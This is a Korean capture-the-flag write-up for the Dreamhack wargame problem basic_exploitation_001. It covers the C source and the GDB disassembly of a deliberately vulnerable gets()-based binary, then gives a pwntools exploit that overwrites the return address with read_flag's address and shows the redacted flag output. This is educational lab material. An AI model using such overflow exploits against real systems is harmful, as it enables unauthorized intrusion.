basic_exploitation_001

문제 설명

Description

이 문제는 서버에서 작동하고 있는 서비스(basic_exploitation_001)의 바이너리와 소스 코드가 주어집니다.
프로그램의 취약점을 찾고 익스플로잇해 "flag" 파일을 읽으세요.
"flag" 파일의 내용을 워게임 사이트에 인증하면 점수를 획득할 수 있습니다.
플래그의 형식은 DH{...} 입니다.

Environment

```
Ubuntu 16.04
Arch:     i386-32-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

Reference

Return Address Overwrite

코드


```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>


void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}


void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}


void read_flag() {
    system("cat /flag");
}

int main(int argc, char *argv[]) {

    char buf[0x80];

    initialize();

    gets(buf);

    return 0;
}
```

코드 설명

- buf 배열에 0x80(128byte) 만큼 할당되어 있다.

- gets() 함수로 크기에 제한 없이 입력이 가능하므로 Buffer Over Flow 공격이 가능하다.
- read_flag() 함수를 실행시키면 flag 파일을 읽을 수 있다.
    - RET 에 read_flag() 함수 주소가 들어가게 하면 된다.

GDB 정적 분석 - 함수 주소



info func 을 하여 함수의 주소를 알아볼 수 있다.


- main 주소 : 0x080485cc
- read_flag 주소 : 0x080485b9

GDB 정적 분석 - read_flag 함수

```
pwndbg> disass main
Dump of assembler code for function main:
   0x080485cc <+0>:     push   ebp
   0x080485cd <+1>:     mov    ebp,esp
   0x080485cf <+3>:     add    esp,0xffffff80
   0x080485d2 <+6>:     call   0x8048572 <initialize>
   0x080485d7 <+11>:    lea    eax,[ebp-0x80]
   0x080485da <+14>:    push   eax
   0x080485db <+15>:    call   0x80483d0 <gets@plt>
   0x080485e0 <+20>:    add    esp,0x4
   0x080485e3 <+23>:    mov    eax,0x0
   0x080485e8 <+28>:    leave
   0x080485e9 <+29>:    ret
End of assembler dump.
```

disass main 을 입력하여 코드를 살펴보았다.

스택 형태



스택의 형태는 다음과 같다.

익스플로잇

```python
from pwn import *

p = remote("host3.dreamhack.games", 8902)

read_flag = p32(0x080485b9)

payload = b'\x80'*132
payload += read_flag

p.sendline(payload)
p.interactive()
```

- read_flag 함수의 주소를 32bit 리틀엔디안 방식으로 설정한다.
- payload = b'\x80'*132 는 0x80 이라는 바이트 값을 132번 반복하여 payload 변수에 할당한다.
    - 즉, 버퍼를 가득 채우고, 공격 대상 프로그램이 저장하고 있는 반환 주소를 덮어 씌워서 반환 주소를 read_flag 함수 주소로 변경하는데 사용한다.
- sendline 을 통해 payload 의 값을 전송한다.
- interactive 를 통해 쉘에 접속한다.

결과

```
jini@JINI-NOTE:~$ python3 basic_exploitation_001.py
[+] Opening connection to host3.dreamhack.games on port 8902: Done
[*] Switching to interactive mode
DH{[redacted}[*] Got EOF while reading in interactive
$
```

플래그 값을 정상적으로 도출할 수 있다.